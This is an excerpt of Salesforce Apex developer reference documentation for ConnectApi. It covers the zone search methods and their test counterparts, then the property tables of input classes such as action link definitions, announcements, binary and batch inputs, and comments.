Note: With the Winter '18 release, Salesforce no longer supports Chatter Answers. Users of Chatter Answers won't be able to post, answer, comment, or view any of the existing Chatter Answers data. You have until the Winter '18 release to complete your transition to Chatter Questions. For more information, see Chatter Answers to Retire in Winter '18.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.Zone getZone(String communityId, String zoneId)
```

Parameters

communityId

Type: String

Use either the ID for a community, `internal`, or `null`.

zoneId

Type: String

The ID of a zone.

Return Value

Type: `ConnectApi.Zone`

`getZones(communityId)`

Returns a paginated list of zones.

Note: With the Winter '18 release, Salesforce no longer supports Chatter Answers. Users of Chatter Answers won't be able to post, answer, comment, or view any of the existing Chatter Answers data. You have until the Winter '18 release to complete your transition to Chatter Questions. For more information, see Chatter Answers to Retire in Winter '18.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.ZonePage getZones(String communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.ZonePage`

getZones(communityId, pageParam, pageSize)

Returns a paginated list of zones with the specified page and page size.

Note: With the Winter '18 release, Salesforce no longer supports Chatter Answers. Users of Chatter Answers won't be able to post, answer, comment, or view any of the existing Chatter Answers data. You have until the Winter '18 release to complete your transition to Chatter Questions. For more information, see Chatter Answers to Retire in Winter '18.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.Zone getZones(String communityId, Integer pageParam, Integer
pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ZonePage`

searchInZone(communityId, zoneId, q, filter)

Search a zone by keyword. Specify whether to search articles or questions.

Note: With the Winter '18 release, Salesforce no longer supports Chatter Answers. Users of Chatter Answers won't be able to post, answer, comment, or view any of the existing Chatter Answers data. You have until the Winter '18 release to complete your transition to Chatter Questions. For more information, see Chatter Answers to Retire in Winter '18.

API Version

29.0

Available to Guest Users

37.0

Requires Chatter

No

Signature

```
public static ConnectApi.ZoneSearchPage searchInZone(String communityId, String zoneId,
String q, ConnectApi.ZoneSearchResultType filter)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

zoneId
Type: String

zoneId—The ID of a zone.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

filter
Type: ConnectApi.ZoneSearchResultType

A ZoneSearchResultType enum value. One of the following:

- Article—Search results contain only articles.
- Question—Search results contain only questions.

Return Value

Type: ConnectApi.ZoneSearchPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with setTest). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchInZone(communityId, zoneId, q, filter, result)

Testing ConnectApi Code

searchInZone(communityId, zoneId, q, filter, pageParam, pageSize)

Search a zone by keyword. Specify whether to search articles or questions and specify the page of information to view and the page size.

Note: With the Winter '18 release, Salesforce no longer supports Chatter Answers. Users of Chatter Answers won't be able to post, answer, comment, or view any of the existing Chatter Answers data. You have until the Winter '18 release to complete your transition to Chatter Questions. For more information, see Chatter Answers to Retire in Winter '18.

API Version

Available to Guest Users

37.0

Requires Chatter

No

Signature

```
public static ConnectApi.ZoneSearchPage searchInZone(String communityId, String zoneId,
String q, ConnectApi.ZoneSearchResultType filter, String pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

zoneId
Type: String

zoneId—The ID of a zone.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

filter
Type: `ConnectApi.ZoneSearchResultType`

A `ZoneSearchResultType` enum value. One of the following:

- `Article`—Search results contain only articles.
- `Question`—Search results contain only questions.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.ZoneSearchPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchInZone(communityId, zoneId, q, filter, pageParam, pageSize, result)

Testing ConnectApi Code

`searchInZone(communityId, zoneId, q, filter, language)`

Search a zone by keyword. Specify the language of the results and specify whether to search articles or questions.

Note: With the Winter '18 release, Salesforce no longer supports Chatter Answers. Users of Chatter Answers won't be able to post, answer, comment, or view any of the existing Chatter Answers data. You have until the Winter '18 release to complete your transition to Chatter Questions. For more information, see Chatter Answers to Retire in Winter '18.

API Version

36.0

Available to Guest Users

37.0

Requires Chatter

No

Signature

```
public static ConnectApi.ZoneSearchPage searchInZone(String communityId, String zoneId,
String q, ConnectApi.ZoneSearchResultType filter, String language)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

zoneId
Type: String

The ID of a zone.

q
Type: String

Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

filter
Type: `ConnectApi.ZoneSearchResultType`

- `Article`—Search results contain only articles.
- `Question`—Search results contain only questions.

language
Type: String

The language of the articles or questions. The value must be a Salesforce supported locale code.

Return Value

Type: `ConnectApi.ZoneSearchPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchInZone(communityId, zoneId, q, filter, language, result)

Zones Test Methods

The following are the test methods for `Zones`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

`setTestSearchInZone(communityId, zoneId, q, filter, result)`

Registers a `ConnectApi.ZoneSearchPage` object to be returned when `searchInZone(communityId, zoneId, q, filter)` is called in a test context.

Note: With the Winter '18 release, Salesforce no longer supports Chatter Answers. Users of Chatter Answers won't be able to post, answer, comment, or view any of the existing Chatter Answers data. You have until the Winter '18 release to complete your transition to Chatter Questions. For more information, see Chatter Answers to Retire in Winter '18.

API Version

29.0

Signature

```
public static Void setTestSearchInZone(String communityId, String zoneId, String q,
ConnectApi.ZoneSearchResultType filter, ConnectApi.ZoneSearchPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

zoneId
Type: String

zoneId—The ID of a zone.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

filter
Type: `ConnectApi.ZoneSearchResultType`

A `ZoneSearchResultType` enum value. One of the following:

- `Article`—Search results contain only articles.
- `Question`—Search results contain only questions.

result
Type: `ConnectApi.ZoneSearchPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchInZone(communityId, zoneId, q, filter)

Testing ConnectApi Code

setTestSearchInZone(communityId, zoneId, q, filter, pageParam, pageSize, result)

Registers a `ConnectApi.ZoneSearchPage` object to be returned when `searchInZone(communityId, zoneId, q, filter, pageParam, pageSize)` is called in a test context.

Note: With the Winter '18 release, Salesforce no longer supports Chatter Answers. Users of Chatter Answers won't be able to post, answer, comment, or view any of the existing Chatter Answers data. You have until the Winter '18 release to complete your transition to Chatter Questions. For more information, see Chatter Answers to Retire in Winter '18.

API Version

29.0

Signature

```
public static Void setTestSearchInZone(String communityId, String zoneId, String q,
ConnectApi.ZoneSearchResultType filter, String pageParam, Integer pageSize,
ConnectApi.ZoneSearchPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

zoneId
Type: String

zoneId—The ID of a zone.

q
Type: String

q—Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

filter
Type: `ConnectApi.ZoneSearchResultType`

A `ZoneSearchResultType` enum value. One of the following:

- `Article`—Search results contain only articles.
- `Question`—Search results contain only questions.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

result
Type: `ConnectApi.ZoneSearchPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchInZone(communityId, zoneId, q, filter, pageParam, pageSize)

Testing ConnectApi Code

`setTestSearchInZone(communityId, zoneId, q, filter, language, result)`

Registers a `ConnectApi.ZoneSearchPage` object to be returned when `searchInZone(communityId, zoneId, q, filter, language)` is called in a test context.

Note: With the Winter '18 release, Salesforce no longer supports Chatter Answers. Users of Chatter Answers won't be able to post, answer, comment, or view any of the existing Chatter Answers data. API Version

36.0

Signature

```
public static Void setTestSearchInZone(String communityId, String zoneId, String q,
ConnectApi.ZoneSearchResultType filter, String language, ConnectApi.ZoneSearchPage
result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

zoneId
Type: String

The ID of a zone.

q
Type: String

Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

filter
Type: `ConnectApi.ZoneSearchResultType`

- `Article`—Search results contain only articles.
- `Question`—Search results contain only questions.

language
Type: String

The language of the articles or questions. The value must be a Salesforce supported locale code. In an `<apex:page>`, the default value is the language of the page. Otherwise, the default value is the user's locale.

result
Type: `ConnectApi.ZoneSearchPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchInZone(communityId, zoneId, q, filter, language)

Testing ConnectApi Code

`ConnectApi` Input Classes

Some `ConnectApi` methods take arguments that are instances of `ConnectApi` input classes.

Input classes are concrete unless marked abstract in this documentation. Concrete input classes have public constructors that have no parameters.

Some methods have parameters that are typed with an abstract class. You must pass in an instance of a concrete child class for these parameters.

Most input class properties can be set. Read-only properties are noted in this documentation.

ConnectApi.ActionLinkDefinitionInput Class

The definition of an action link. An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

Usage

You can use context variables in the `actionUrl`, `headers`, and `requestBody` properties. Use context variables to pass information about the user who executed the action link to your server-side code. Salesforce substitutes the value when the action link is executed.

These are the available context variables:

Context Variable	Description
`{!actionLinkId}`	The ID of the action link the user executed.
`{!actionLinkGroupId}`	The ID of the action link group containing the action link the user executed.
`{!communityId}`	The ID of the community in which the user executed the action link. The value for your internal organization is the empty key `"000000000000000000"`.
`{!communityUrl}`	The URL of the community in which the user executed the action link. The value for your internal organization is empty string `""`.
`{!orgId}`	The ID of the organization in which the user executed the action link.
`{!userId}`	The ID of the user that executed the action link.

Property	Type	Description	Required or Optional	Available Version
`actionType`	`ConnectApi.ActionLinkType`	Defines the type of action link. Values are: • `Api`—The action link calls a synchronous API at the action URL. Salesforce sets the status to `SuccessfulStatus` or `FailedStatus` based on the HTTP status code returned by your server. • `ApiAsync`—The action link calls an asynchronous API at the action URL. The action remains in a `PendingStatus` state until a third party makes a request to `/connect/action-links/actionLinkId` to set the status to `SuccessfulStatus` or `FailedStatus` when the asynchronous operation is complete. • `Download`—The action link downloads a file from the action URL. • `Ui`—The action link takes the user to a Web page at the action URL. Use `Ui` if you need to load a page before the user performs an action, for example, to have the user provide input or view something before the action happens.	Required Can be defined in an action link template.	33.0

Property	Type	Description	Required or Optional	Available Version
		Note: Invoking `ApiAsync` action links from an app requires a call to set the status. However, there isn't currently a way to set the status of an action link using Apex. To set the status, use Chatter REST API. See the Action Link resource in the *Chatter REST API Developer Guide* for more information.		
`actionUrl`	String	The action link URL. For example, a `Ui` action link URL is a Web page. A `Download` action link URL is a link to the file to download. `Ui` and `Download` action link URLs are provided to clients. An `Api` or `ApiAsync` action link URL is a REST resource. `Api` and `ApiAsync` action link URLs aren't provided to clients. Links to Salesforce can be relative. All other links must be absolute and start with `https://`. Tip: To avoid issues due to upgrades or changing functionality in your API, we recommend using a versioned API for `actionUrl`, for example, `https://www.example.com/api/v1/exampleResource`. If your API isn't versioned, you can use the `expirationDate` property of the `ConnectApi.ActionLinkGroupDefinitionInput` class to avoid issues due to upgrades or changing functionality in your API.	Required Can be defined in an action link template.	33.0
`excludedUserId`	String	ID of a single user to exclude from performing the action. If you specify an `excludedUserId`, you can't specify a `userId`.	Optional Can be defined in an action link template using the `User Visibility` and `Custom User Alias` fields.	33.0

Property	Type	Description	Required or Optional	Available Version
`groupDefault`	Boolean	`true` if this action is the default action link in the action link group; `false` otherwise. There can be only one default action link per action link group. The default action link gets distinct styling in the Salesforce UI.	Optional Can be defined in an action link template.	33.0
`headers`	List<`ConnectApi.RequestHeaderInput`>	The request headers for the `Api` and `ApiAsync` action link types. See Action Links Overview, Authentication, and Security.	Optional Can be defined in an action link template.	33.0
`labelKey`	String	Key for the set of labels to show in the user interface. A set includes labels for these states: NewStatus, PendingStatus, SuccessStatus, FailedStatus. For example, if you use the `Approve` key, you get these labels: Approve, Pending, Approved, Failed. For a complete list of keys and labels, see Action Links Labels. If none of the predefined labels work for your action link, use a custom label. To use a custom label, create an action link template. See Create Action Link Templates.	Required Can be defined in an action link template.	33.0
`method`	`ConnectApi.HttpRequestMethod`	One of these HTTP methods: • `HttpDelete`—Returns HTTP 204 on success. Response body or output class is empty. • `HttpGet`—Returns HTTP 200 on success. • `HttpHead`—Returns HTTP 200 on success. Response body or output class is empty. • `HttpPatch`—Returns HTTP 200 on success or HTTP 204 if the response body or output class is empty. • `HttpPost`—Returns HTTP 201 on success or HTTP 204 if the response body or output class is empty. Exceptions are the batch posting resources and methods, which return HTTP 200 on success.	Required Can be defined in an action link template.	33.0

Property	Type	Description	Required or Optional	Available Version
		• `HttpPut`—Return HTTP 200 on success or HTTP 204 if the response body or output class is empty.		
`requestBody`	String	The request body for `Api` action links. Note: Escape quotation mark characters in the `requestBody` value.	Optional Can be defined in an action link template.	33.0
`requires Confirmation`	Boolean	`true` to require the user to confirm the action; `false` otherwise.	Required Can be defined in an action link template.	33.0
`userId`	String	The ID of the user who can execute the action. If not specified or `null`, any user can execute the action. If you specify a `userId`, you can't specify an `excludedUserId`.	Optional Can be defined in an action link template using the `User Visibility` and `Custom User Alias` fields.	33.0

SEE ALSO:

ConnectApi.ActionLinkGroupDefinitionInput Class

ConnectApi.ActionLinkGroupDefinitionInput Class

The definition of an action link group. All action links must belong to a group. Action links in a group are mutually exclusive and share some properties. Define stand-alone actions in their own action group.

Action link definition can be sensitive to a third party (for example, OAuth bearer token headers). For this reason, only calls made from the Apex namespace that created the action link definition can read, modify, or delete the definition. In addition, the user making the call must have created the definition or have "View All Data" permission.

Property	Type	Description	Required or Optional	Available Version
`actionLinks`	`List<ConnectApi.ActionLinkDefinitionInput>`	The action links that make up this group. Within an action link group, action links are displayed in the order listed in the `actionLinks` property of the `ConnectApi.ActionLinkGroupDefinitionInput` class. Within a feed item, action link groups are displayed in the order specified in the	Required to instantiate this action link group without a template. To instantiate from a template, don't specify a value.	33.0

Property	Type	Description	Required or Optional	Available Version
		`actionLinkGroupIds` property of the `ConnectApi.AssociatedActionsCapabilityInput` class. You can create up to three action links in a `Primary` group and up to four in an `Overflow` group.		
`category`	`ConnectApi.PlatformActionGroupCategory`	Indicates the priority and relative locations of action links in an associated feed item. Values are: • `Primary`—The action link group is displayed in the body of the feed element. • `Overflow`—The action link group is displayed in the overflow menu of the feed element.	Required to instantiate this action link group without a template. To instantiate from a template, don't specify a value.	33.0
`executionsAllowed`	`ConnectApi.ActionLinkExecutionsAllowed`	Defines the number of times an action link can be executed. Values are: • `Once`—An action link can be executed only once across all users. • `OncePerUser`—An action link can be executed only once for each user. • `Unlimited`—An action link can be executed an unlimited number of times by each user. If the action link's `actionType` is `Api` or `ApiAsync`, you can't use this value.	Required to instantiate this action link group without a template. To instantiate from a template, don't specify a value.	33.0
`expirationDate`	`Datetime`	ISO 8601 date string, for example, 2011-02-25T18:24:31.000Z, that represents the date and time this action link group is removed from associated feed items and can no longer be executed. The `expirationDate` must be within one year of the creation date. If the action link group definition includes an OAuth token, it is a good idea to set the expiration date of the action link group to the same value as the expiration date of the OAuth token so that users can't execute the action link and get an OAuth error.	Required to instantiate this action link group without a template. Optional to instantiate from a template.	33.0

Property	Type	Description	Required or Optional	Available Version
		To set a date when instantiating from a template, see Set the Action Link Group Expiration Time.		
templateBindings	List<ConnectApi.ActionLinkTemplateBindingInput>	A collection of key-value pairs to fill in binding variable values or a custom user alias from an action link template. To instantiate this action link group from an action link template that uses binding variables, you must provide values for all the variables. See Define Binding Variables.	To instantiate without a template, don't specify a value. Required to instantiate this action link group from a template that uses binding variables.	33.0
templateId	String	The ID of the action link group template from which to instantiate this action link group.	To instantiate without a template, don't specify a value. Required to instantiate this action link group from a template.	33.0

SEE ALSO:

- Define an Action Link and Post with a Feed Element
- Define an Action Link in a Template and Post with a Feed Element
- createActionLinkGroupDefinition(communityId, actionLinkGroup)

ConnectApi.ActionLinkTemplateBindingInput

A key-value pair to fill in a binding variable value from an action link template.

Property	Type	Description	Required or Optional	Available Version
key	String	The name of the binding variable key specified in the action link template in Setup. For example, if the binding variable in the template is {!Binding.firstName}, the key is firstName	Required	33.0

Property	Type	Description	Required or Optional	Available Version
`value`	String	The value of the binding variable key. For example, if the key is `firstName`, this value could be `Joan`.	Required	33.0

SEE ALSO:

ConnectApi.ActionLinkGroupDefinitionInput Class

ConnectApi.ActivitySharingInput

Defines who a captured email or event is shared with.

Property	Type	Description	Required or Optional	Available Version
`groupsToShareWith`	List<`String`>	List of IDs for the groups that you share the activity with. Valid only if `sharingType` is `MyGroups`.	Optional	39.0
`sharingType`	`ConnectApi.ActivitySharingType`	Type of sharing operation. Values are: • `Everyone`—The activity is shared with everyone. • `MyGroups`—The activity is shared only with a selection of the context user's groups. • `OnlyMe`—The activity is private.	Required	39.0

ConnectApi.AnnouncementInput Class

An announcement.

Property	Type	Description	Required or Optional	Available
`body`	`ConnectApi.MessageBodyInput Class`	Text of the announcement.	Required for creating an announcement if `feedItemId` isn't specified Don't specify for updating an announcement.	31.0

Property	Type	Description	Required or Optional	Available
`expirationDate`	Datetime	The Salesforce UI displays an announcement until 11:59 p.m. on this date unless another announcement is posted first. The Salesforce UI ignores the time value in the `expirationDate`. However, you can use the time value to create your own display logic in your own UI.	Required for creating an announcement Optional for updating an announcement	31.0
`feedItemId`	String	ID of an `AdvancedTextPost` feed item that is the body of the announcement.	Required for creating an announcement if `body` isn't specified Don't specify for updating an announcement.	36.0
`isArchived`	Boolean	Specifies whether the announcement is archived.	Optional	36.0
`parentId`	String	ID of the parent entity for the announcement, that is, a group ID when the announcement appears in a group.	Required for creating an announcement if `feedItemId` isn't specified Don't specify for updating an announcement.	36.0
`sendEmails`	Boolean	Specifies whether the announcement is sent as an email to all group members regardless of their email setting for the group. If Chatter emails aren't enabled for the organization, announcement emails aren't sent. Default value is `false`.	Optional for creating an announcement Don't specify for updating an announcement	36.0

SEE ALSO:

postAnnouncement(communityId, groupId, announcement)

ConnectApi.AssociatedActionsCapabilityInput Class

A list of action link groups to associate with a feed element. To associate an action link group with a feed element, the call must be made from the Apex namespace that created the action link definition. In addition, the user making the call must have created the definition or have "View All Data" permission.

An action link is a button on a feed element. Clicking an action link can take a user to a Web page, initiate a file download, or invoke an API call to Salesforce or to an external server. An action link includes a URL and an HTTP method, and can include a request body and header information, such as an OAuth token for authentication. Use action links to integrate Salesforce and third-party services into the feed so that users can take action to drive productivity and accelerate innovation.

Property	Type	Description	Required or Optional	Available Version
`actionLinkGroupIds`	List<String>	The action link group IDs to associate with the feed element. Associate one `Primary` and up to 10 total action link groups to a feed item. Action link groups are returned in the order specified in this property. An action link group ID is returned from a call to `ConnectApi.ActionLinks.createActionLinkGroupDefinition(communityId, actionLinkGroup)`.	Required	33.0

SEE ALSO:

ConnectApi.FeedElementCapabilitiesInput

ConnectApi.AudienceCriteriaInput

Recommendation audience criteria type.

This class is abstract and has no public constructor. You can make an instance only of a subclass.

Superclass for:

- ConnectApi.CustomListAudienceCriteriaInput
- ConnectApi.NewUserAudienceCriteriaInput

Property	Type	Description	Required or Optional	Available Version
`type`	`ConnectApi.RecommendationAudienceCriteriaType`	Specifies the recommendation audience criteria type. One of these values: • `CustomList`—A custom list of users makes up the audience. • `MaxDaysInCommunity`—New community members make up the audience.	Optional If not specified, defaults to `CustomList`.	36.0

SEE ALSO:

ConnectApi.RecommendationAudienceInput

ConnectApi.BannerPhotoInput

A banner photo.

Property	Type	Description	Required or Optional	Available Version
`cropHeight`	Integer	Height of the crop rectangle in pixels.	Optional	36.0
`cropWidth`	Integer	Width of the crop rectangle in pixels.	Optional	36.0
`cropX`	Integer	X position of the crop rectangle from the left edge of the image in pixels. Top left is position (0,0).	Optional	36.0
`cropY`	Integer	Y position of the crop rectangle from the top edge of the image in pixels. Top left is position (0,0).	Optional	36.0
`fileId`	String	ID of an existing file. The key prefix must be 069, and the file size must be less than 8 MB. Note: Images uploaded on the Group page and on the User page don't have file IDs and therefore can't be used.	Required	36.0
`versionNumber`	Integer	Version number of an existing file. If not provided, the latest version is used.	Optional	36.0

ConnectApi.BinaryInput Class

Create a `ConnectApi.BinaryInput` object to attach files to feed items and comments and to add repository files.

The constructor is:

```
ConnectApi.BinaryInput(blob, contentType, filename)
```

The constructor takes these arguments:

Argument	Type	Description	Available Version
`blob`	Blob	Contents of the file to be used for input	28.0
`contentType`	String	MIME type description of the content, such as `image/jpg`	28.0
`filename`	String	File name with the file extension, such as UserPhoto.jpg	28.0

SEE ALSO:

- Post a Feed Element with a New File (Binary) Attachment
- Post a Comment with a New File
- ConnectApi.BatchInput Class

ConnectApi.BatchInput Class

Construct a set of inputs to be passed into a method at the same time.

Use this constructor when there isn't a binary input:

```
ConnectApi.BatchInput(Object input)
```

Use this constructor to pass one binary input:

```
ConnectApi.BatchInput(Object input, ConnectApi.BinaryInput binary)
```

Use this constructor to pass multiple binary inputs:

```
ConnectApi.BatchInput(Object input, List<ConnectApi.BinaryInput> binaries)
```

The constructors takes these parameters:

Argument	Type	Description	Available Version
`input`	Object	An individual input object to be used in the batch operation. For example, for `postFeedElementBatch()`, this should be `ConnectApi.FeedElementInput`.	32.0
`binary`	`ConnectApi.BinaryInput`	A binary file to associate with the input object.	32.0
`binaries`	List<`ConnectApi.BinaryInput`>	A list of binary files to associate with the input object.	32.0

SEE ALSO:

- Post a Batch of Feed Elements
- Post a Batch of Feed Elements with New (Binary) Files

ConnectApi.BookmarksCapabilityInput

Create or update a bookmark on a feed element.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

Property	Type	Description	Required or Optional	Available Version
`isBookmarkedByCurrentUser`	Boolean	Specifies if the feed element should be bookmarked for the user (`true`) or not (`false`).	No	32.0

SEE ALSO:

- ConnectApi.FeedElementCapabilitiesInput

ConnectApi.CanvasAttachmentInput Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, use ConnectApi.CanvasCapabilityInput.

Used to attach a canvas app to a feed item.

Subclass of ConnectApi.FeedItemAttachmentInput Class

Property	Type	Description	Available Version
`description`	String	Optional. The description of the canvas app.	29.0–31.0
`developerName`	String	The developer name (API name) of the canvas app	29.0–31.0
`height`	String	Optional. The height of the canvas app in pixels. Default height is 200 pixels.	29.0–31.0
`namespacePrefix`	String	Optional. The namespace prefix of the Developer Edition organization in which the canvas app was created.	29.0–31.0
`parameters`	String	Optional. Parameters passed to the canvas app in JSON format. Example: `{'isUpdated'='true'}`	29.0–31.0
`thumbnailUrl`	String	Optional. A URL to a thumbnail image for the canvas app. Maximum dimensions are 120x120 pixels.	29.0–31.0
`title`	String	The title of the link used to call the canvas app.	29.0–31.0

ConnectApi.CanvasCapabilityInput

Create or update a canvas app associated with a feed element.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

Property	Type	Description	Required or Optional	Available Version
`description`	String	A description of the canvas app. The maximum size is 255 characters.	Optional	32.0
`developerName`	String	The API name (developer name) of the connected app.	Required	32.0
`height`	String	The height of the canvas app in pixels.	Optional	32.0
`namespacePrefix`	String	A unique namespace prefix for the canvas app.	Optional	32.0
`parameters`	String	JSON parameters passed to the canvas app.	Optional	32.0
`thumbnailUrl`	String	A thumbnail URL to a preview image. The maximum thumbnail size is 120 pixels by 120 pixels.	Optional	32.0

Property	Type	Description	Required or Optional	Available Version
`title`	String	A title for the canvas link.	Required	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilitiesInput

ConnectApi.ChatterStreamInput

A Chatter feed stream.

Property	Type	Description	Required or Optional	Available Version
`description`	String	Description of the stream, up to 1,000 characters.	Optional	39.0
`name`	String	Name of the stream, up to 120 characters.	Required when creating a stream Optional when updating a stream	39.0
`subscriptionsToAdd`	List<`ConnectApi.StreamSubscriptionInput`>	List of up to 25 entities whose feeds are included in the stream. Adding an entity that is already added results in no operation. Including the same entity in `subscriptionsToAdd` and `subscriptionsToRemove` results in no operation.	Optional	39.0
`subscriptionsToRemove`	List<`ConnectApi.StreamSubscriptionInput`>	List of entities whose feeds are removed from the stream. Removing an entity that is already removed results in no operation. Including the same entity in `subscriptionsToAdd` and `subscriptionsToRemove` results in no operation.	Optional when updating a stream Not supported when creating a stream	39.0

ConnectApi.ChatterGroupInput Class

Property	Type	Description	Available
`announcement`	String	The 18-character ID of an announcement. An announcement displays in a designated location in the Salesforce UI until 11:59 p.m. on its expiration date, unless it's deleted or replaced by another announcement.	31.0
`canHave ChatterGuests`	Boolean	`true` if this group allows Chatter customers, `false` otherwise. After this property is set to `true`, it cannot be set to `false`.	29.0
`description`	String	The "Description" section of the group	29.0
`information`	`ConnectApi. Group Information Input`	The "Information" section of a group. In the Web UI, this section is above the "Description" section. If the group is private, this section is visible only to members.	28.0
`isArchived`	Boolean	`true` if the group is archived, `false` otherwise. Defaults to `false`.	29.0
`isAuto ArchiveDisabled`	Boolean	`true` if automatic archiving is turned off for the group, `false` otherwise. Defaults to `false`.	29.0
`name`	String	The name of the group	29.0
`owner`	String	The ID of the group owner. This property is available for PATCH requests only.	29.0
`visibility`	`ConnectApi. GroupVisibilityType`	Specifies the group visibility type. • `PrivateAccess`—Only members of the group can see posts to this group. • `PublicAccess`—All users within the community can see posts to this group. • `Unlisted`—Reserved for future use.	29.0

SEE ALSO:

createGroup(communityId, groupInput)

updateGroup(communityId, groupId, groupInput)

ConnectApi.CommentInput Class

Used to add rich comments, for example, comments that include @mentions or attachments.

Property	Type	Description	Available Version
`attachment`	`ConnectApi.FeedItemAttachmentInput Class`	Optional. Specifies an attachment for the comment. Valid values are: • `ContentAttachmentInput` • `NewFileAttachmentInput` `LinkAttachmentInput` is not permitted for comments. **Important:** As of version 32.0, use the `capabilities` property.	28.0–31.0
`body`	`ConnectApi.MessageBodyInput Class`	Description of message body. The body can contain up to 10,000 characters and 25 mentions. Because the character limit can change, clients should make a `describeSObjects()` call on the FeedItem or FeedComment object and look at the length of the `Body` or `CommentBody` field to determine the maximum number of allowed characters. To edit this property in a comment, use `updateComment(communityId, commentId, comment)`. Editing comments is supported in version 34.0 and later. Rich text and inline images are supported in comment bodies in version 35.0 and later.	28.0
`capabilities`	`ConnectApi.CommentCapabilitiesInput`	Optional. Specifies any capabilities for the comment, such as a file attachment.	32.0

SEE ALSO:

- Post a Comment with a Mention
- Post a Comment with a New File
- Post a Comment with an Existing File
- Post a Rich-Text Comment with Inline Image
- Post a Rich-Text Feed Comment with a Code Block
- Edit a Comment
- postCommentToFeedElement(communityId, feedElementId, comment, feedElementFileUpload)

ConnectApi.CommentCapabilitiesInput

A container for all capabilities that can be included with a comment.

Property	Type	Description	Required or Optional	Available Version
`content`	`ConnectApi.ContentCapabilityInput`	Describes content added to this comment.	Optional	32.0

SEE ALSO:

ConnectApi.CommentInput Class

ConnectApi.ContentAttachmentInput Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, use ConnectApi.ContentCapabilityInput.

Used to attach existing content to a comment or feed item.

Subclass of ConnectApi.FeedItemAttachmentInput Class

Property	Type	Description	Available Version
`contentDocumentId`	String	ID of the existing content.	28.0–31.0

ConnectApi.ContentCapabilityInput

Attach or update a file on a comment. Use this class to attach a new file or update a file that has already been uploaded to Salesforce.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

To attach or remove files from a feed post (instead of a comment) in version 36.0 and later, use `ConnectApi.FilesCapabilityInput`.

Property	Type	Description	Required or Optional	Available Version
`contentDocumentId`	String	ID of the existing content.	Required for existing content	32.0
`description`	String	Description of the file to be uploaded.	Optional	32.0
`sharingOption`	`ConnectApi.FileSharingOption`	Sharing option of the file. Values are: • `Allowed`—Resharing of the file is allowed. • `Restricted`—Resharing of the file is restricted.	Optional	35.0

Property	Type	Description	Required or Optional	Available Version
`title`	String	Title of the file. This value is used as the file name for new content. For example, if the title is My Title, and the file is a .txt file, the file name is My Title.txt.	Required for new content	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilitiesInput

ConnectApi.ContentHubFieldValueInput

The fields of the item type.

Property	Type	Description	Required or Optional	Available Version
`name`	String	Name of the item field.	Required	39.0
`value`	String	Value of the item field.	Required	39.0

SEE ALSO:

ConnectApi.ContentHubItemInput

ConnectApi.ContentHubItemInput

The item type ID and fields of the item type.

Property	Type	Description	Required or Optional	Available Version
`fields`	List<`ConnectApi.ContentHubFieldValueInput`>	List of fields for the item to be created.	Required to create a SharePoint file in a repository because the file name is required; otherwise optional	39.0
`itemTypeId`	String	ID of the item type.	Required to create a file in a repository	39.0

ConnectApi.CustomListAudienceCriteriaInput

The criteria for the custom list type of recommendation audience.

Subclass of ConnectApi.AudienceCriteriaInput.

Property	Type	Description	Required or Optional	Available Version
